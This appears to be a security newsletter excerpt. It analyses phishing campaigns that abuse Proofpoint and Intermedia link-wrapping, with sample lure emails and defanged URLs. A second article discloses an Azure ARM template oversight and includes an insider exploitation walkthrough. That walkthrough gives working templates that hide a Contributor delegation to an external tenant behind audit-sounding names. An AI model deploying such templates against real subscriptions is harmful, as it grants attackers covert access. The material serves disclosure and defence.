
No Azure issues detected at this time. For more details, please visit the link below.

To see detailed service health information, go to Azure Service Health.

Microsoft O365 phishing page to capture credentials[2]

Proofpoint phishing example 2

The second example of utilising this technique is a fake document on Microsoft Teams.



-(1)
message/rfc822

Microsoft Teams Document

You've received a new encrypted document

Summary Below:

Receiver:	[redacted]
Date:	04 Jul, 2025
Summary:	Payment/Contract agreement PDF.....
Expiry:	09 Jul, 2025

Install Microsoft Teams Now

© 2025 Microsoft Corporation, One Microsoft Way, Redmon, WA 98052. Read Our privacy policy.

Phishing email impersonating as Microsoft teams fake document [2]

Similar to the first instance, the user is urged to click on the 'Access Teams Document' button which points towards the shortened URL, redirecting it to phishing page through a Proofpoint wrapped link.


Shortened URL:
https://s7ku6[.]lu/lnk/AVoAAHBNPHAAAc6tFoQAA-YEUe0AAYKJ... [2]

Proofpoint wrapped link:
https://urldefense[.]proofpoint[.]com/v2/url?u=http-3A_scra.. [2]

Phishing page:
https://scratchpaperjournal[.]com [2]

Intermedia phishing example 1

Cloudflare's research team observed the phishing email from a compromised email account, that was impersonating as "Zix". A secure message notification was then urging users to view document or click on link by faking itself as new Microsoft Teams message[1].



Zix Secure Message Center | Knauf [redacted] 2025-06-06T14:54:1
Confidential: Document Shared Securely via Zix #b1ac115b242aa9a0da2fbf2906499a2b
[redacted]

This message was sent securely using Zix®

To access your secure document, use the button below.

This message was secured by Zix for [redacted]

NOTICE: The information contained in this message is proprietary and/or confidential and may be privileged. If you are not the intended recipient of this communication, you are hereby notified to: (i) delete the message and all copies; (ii) do not disclose, distribute or use the message in any manner; and (iii) notify the sender immediately.


This message was secured by Zix®.

Phishing email impersonating as Zix notification[2]

Similar to the Proofpoint phishing technique, the 'View Secure Document' points to the Intermedia wrapped link as shown below:

https://url[.]emailprotection[.]link/?b3lqgzpZDq61f7F3b5CO... [2]

This link is then redirected to the Constant contact page where the phishing page is located as shown below:




https://7sovxyhbb.cc.rs6.net/error.jsp?e=7sovxyhbb

Redirected to Constant contact page [2]

Intermedia phishing example 2

Another instance of this technique involves disguising itself as a Microsoft Teams notification, as shown below:



Hi,

Your teammates are trying to reach you in Microsoft Teams.

2 Chats, 1 Replies On Your Team Chat

waiting for your response

Install Microsoft Teams now

This email was sent from an unmonitored mailbox. Update your email preferences in Teams. Profile picture > Settings > Notifications.

© 2025 Microsoft Corporation, One Microsoft Way, Redmond WA 98052-7329
Read our privacy policy


Microsoft

Phishing email impersonating as Microsoft teams message [2]

'Reply in Teams' button shown in image contains the wrapped link as below:

https://url[.]emailprotection[.]link/?bWAGY3CVTOdXyKVyobe9gnItJOEJbm1tY2HTkP9NpEnkIf26F00zxMsb9S6ZkoTubTBb8VAKEW8Xzl3H78zXbLUsx6G1-SLbGVekrCZe8ixy5rk7O3KF7s..[2]

Following the same pattern, this URL redirects the user to the fake Microsoft page for harvesting credentials.



https://login.workspaceappscontainer.help/rqDth7oZppVBQ8NvGcln7l7mxq4Dp9rtYye3tYwFDb8GQqpACAlyCbSTPcYY...

Confirm your identity

Enter your email address to continue.


No account? Create one!

Microsoft phishing page [2]

While exploitation of such link-wrapping features from URL security scanners is an interesting evolution in the cyber world, leveraging legitimate services to hide malicious payloads by threat actors has long existed and continues to endure [3].

The security firm highlighted the use of AI technology to detect such attacks by leveraging a behavioural pattern detection engine, blocking the redirect chains, and preventing exploitation [4].

Impact



Reputational loss

Legitimate URLs like urldefense[.]proofpoint[.]com and url[.]emailprotection being targeted by wrapped malicious link technique represents a misuse of the implicit trust placed in these security tools.

Personal identity theft

Such link wrapping techniques provides a dependable means of data obfuscation and steals credentials or personal data.

Recommendations

- Educate users on how to identify phishing through contextual indicators such as urgent language or mismatched URLs.
- Enforce MFA across all platforms to reduce the impact of credential theft.
- Block access to known malicious domains or suspicious redirecting links.
- Report phishing emails to appropriate departments and reset credentials when a user has entered credentials.

References

[1] Attackers exploit link-wrapping services to steal Microsoft 365 logins
[2] Attackers abusing Proofpoint & Intermedia link wrapping to deliver phishing payloads | Cloudflare
[3] Attackers wrap phishing links through URL scanning services to bypass detection | CSO Online
[4] Experts Detect Multi-Layer Redirect Tactic Used to Steal Microsoft 365 Login Credentials

Article eleven:

Fujitsu Cyber reports security oversight to Microsoft

This article was written by:
Nikolas Bielski
Technical Lead, Data Science
June 2025

With the ubiquity of cloud services, it can be difficult to keep up with the misconfigurations of services. Whilst experimenting with Azure CI/CD with Azure Lighthouse, our Threat Detection and Response team identified a security oversight in the design of the Azure portal when using a certain ARM deployment template. This oversight can be utilised for privilege escalation if successfully delivered via social engineering.

Short summary

CWE categories:
CWE-182: Collapse of Data into Unsafe Value | CWE-250: Execution with Unnecessary Privileges

Affected component:
Custom Azure ARM deployment pane within portal. API version 2019-08-01 subscriptionDeploymentTemplate within linked template. Azure delegated resource management.

Description:
Collapsed resources within linked template and ability to include authorisation of privileged administrator role to subscription level 'Contributor' within linked template using 2019-08-01 version of subscriptionDeploymentTemplate during Azure delegated resource deployment can lead to unseen granting of initial access with privileged administrator role via logical projection to service provider.




Photo credit: IB Photography - stock.adobe.com

Our identified risk

When deploying an ARM template in Azure, inclusion of resource type Microsoft.Resources/deployments allows for a linked template. Within the portal, after syntax is validated, the portal presents only the deployment resource and not subsequent resources to be deployed from the linked template (even when clicked, visualised).

Deployment of resource type Microsoft.ManagedServices/registrationDefinitions does not allow for delegations of role assignment of Owner, Global Administrator or User Access Administrator – but it allows for Contributor within a subscriptionDeploymentTemplate in version 2019-08-01.

If a user has the role to deploy Microsoft.ManagedServices/registrationDefinitions and Microsoft.ManagedServices/registrationAssignments and has been misled to deploy an ARM template (e.g delivered by an insider or a breached email account), a bad actor can provide the Microsoft.Resources/deployments with a linked template using the 2019-08-01 schema for subscriptionDeploymentTemplate that contains subscription Contributor role authorisation to an actor's external Azure infrastructure.


When reviewed in the portal, the deployment of the linked template does not specify that the Contributor role to the subscription will be assigned to an external Identity in another tenant. This allows for the registration definition and assignment to be collapsed until the deployment finishes.

Likelihood of misuse:
Low. Requires victim to have Microsoft.Authorization/roleAssignments/write permissions, such as Owner of the subscription.

Impact:
High, full access to resources excluding role assignments in Azure RBAC, assignments in Azure Blueprints, image gallery shares.

How to exploit this as an insider


Firstly, an actor can set up infrastructure of the automation templates and an external tenant – as shown in the below images the linked template requires the GUID to be generated in the main template (Figure 1).



```
{
  "$schema": "https://schema.management.azure.com/schemas/2019-08-01/subscriptionDeploymentTemplate.json#",
  "contentVersion": "1.0.0.0",
  "parameters": {
      "generatedGuid": {
        "type": "string"
      }
  },
  "variables": {
    "mspRegistrationName": "[parameters('generatedGuid')]",
    "mspAssignmentName": "[parameters('generatedGuid')]",
    "managedByTenantId": "ec14fc73-fa52-465e-9fe9-a9e5213ebcde",
    "authorizations": [
      {
        "principalId": "5b83e822-9887-44a9-91de-b080e8ba3d28",
        "roleDefinitionId": "b24988ac-6180-42a0-ab88-20f7382dd24c",
        "principalIdDisplayName": "actor_emulation"
      }
    ]
  },
  "resources": [
    {
      "type": "Microsoft.ManagedServices/registrationDefinitions",
      "apiVersion": "2020-02-01-preview",
      "name": "[variables('mspRegistrationName')]",
      "properties": {
        "registrationDefinitionName": "azure-least-privilige-audit",
        "managedByTenantId": "[variables('managedByTenantId')]",
        "authorizations": "[variables('authorizations')]"
      }
    },
    {
      "type": "Microsoft.ManagedServices/registrationAssignments",
      "apiVersion": "2020-02-01-preview",
      "name": "[variables('mspAssignmentName')]",
      "dependsOn": [
        "[resourceId('Microsoft.ManagedServices/registrationDefinitions/', variables('mspRegistrationName'))]"
      ],
      "properties": {
        "registrationDefinitionId": "[resourceId('Microsoft.ManagedServices/registrationDefinitions/', variables('mspRegistrationName'))]"
      }
    }
  ]
}
```

Figure 1: Linked template containing authorizations. Stored within Github public repo.


In Figure 2 below, the linked template is outlined as a deployment in the main template, using the API version 2019-08-01.



```
        "publishContentLink": {
          "uri": "[variables('RunbookA')]",
          "version": "1.0.0.0"
        }
      },
      "kind": "runbooks"
    },
    {
      "apiVersion": "2020-02-01-preview",
      "type": "Microsoft.Automation/automationAccounts/runbooks",
      "location": "eastus",
      "name": "[format('{0}/SecurityCenterAudit', parameters('accountName'))]",
      "properties": {
        "runbookType": "Script",
        "logProgress": "false",
        "logVerbose": "false",
        "publishContentLink": {
          "uri": "[variables('RunbookB')]",
          "version": "1.0.0.0"
        }
      },
      "kind": "runbooks"
    },
    {
      "apiVersion": "2019-08-01",
      "name": "DeploymentVerification",
      "type": "Microsoft.Resources/deployments",
      "location": "eastus",
      "properties": {
        "mode": "Incremental",
        "templateLink": {
          "uri": "[variables('DeploymentVerificationuri')]",
          "contentVersion": "1.0.0.0"
        },
        "parameters": {
          "generatedGuid": {
            "value": "[parameters('generatedGuid')]"
          }
        }
      }
    }
  ]
}
```

Figure 2: Main template containing linked template as deployment, amongst others to seem legitimate. Stored in Github repo.

When a victim enters the Azure portal the custom deployment plane is required.



Custom deployment ...

Deploy from a custom template

New! Deployment Stacks let you manage the lifecycle of your deployments. Try it now →

Template

Customized template
4 resources

Project details

Deploying templates at subscription scope enables scenarios like applying policies and assigning roles at the subscription level. Subscription scope deployments are also used for creating resource groups and deploying resources in it. You can change the deployment scope by updating the schema in the template.

Subscription * : Emulation Subscription

Instance details


Region * : Australia Central

Account Name: auto-azure-least-privilige-audit

Generated Guid: [guid(parameters('accountName'))]

Figure 3: Custom Deployment page located at https://portal.azure.com/#create/Microsoft.Template. Opened through "Deploy to Azure" button.


Using naming that hides the intention of the linked template helps with a bait n switch approach.


Home > Custom deployment >
Edit template ···
Edit your Azure Resource Manager template
Add resource
Quickstart template
Load file
Download
Parameters (2)
Variables (7)
Resources (4)
[parameters('accountName')] (Microsoft.Automation/Automatio
[format('{0}/SecurityAudit', parameters('accountName'))] (Microsoft.Automation/automatio
[format('{0}/SecurityCenterAudit', parameters('accountName'))] (Microsoft.Automation/automatio
DeploymentVerification (Microsoft.Resources/deployments
Save
Discard
ttps://portal.azure.com/#home

```
    },
    {
      "apiVersion": "2019-08-01",
      "name": "DeploymentVerification",
      "type": "Microsoft.Resources/deployments",
      "location": "eastus",
      "properties": {
        "mode": "Incremental",
        "templateLink": {
          "uri": "[variables('DeploymentVerificationuri')]",
          "contentVersion": "1.0.0.0"
        },
        "parameters": {
          "generatedGuid": {
            "value": "[parameters('generatedGuid')]"
          }
        }
      }
    }
  ]
}
```

Figure 4: Edit Template view, showing the linked template resource is a deployment.

When the victim reviews the custom deployment in Azure, no information about the linked template deployment content is shown in parameters.



```
{
  "$schema": "https://schema.management.azure.com/schemas/2019-04-01/deploymentParameters.json#",
  "contentVersion": "1.0.0.0",
  "parameters": {
    "accountName": {
      "value": "auto-azure-least-privilige-audit"
    },
    "generatedGuid": {
      "value": "[guid(parameters('accountName'))]"
    }
  }
}
```

Figure 5: Edit parameters view. Only shows GUID creation.

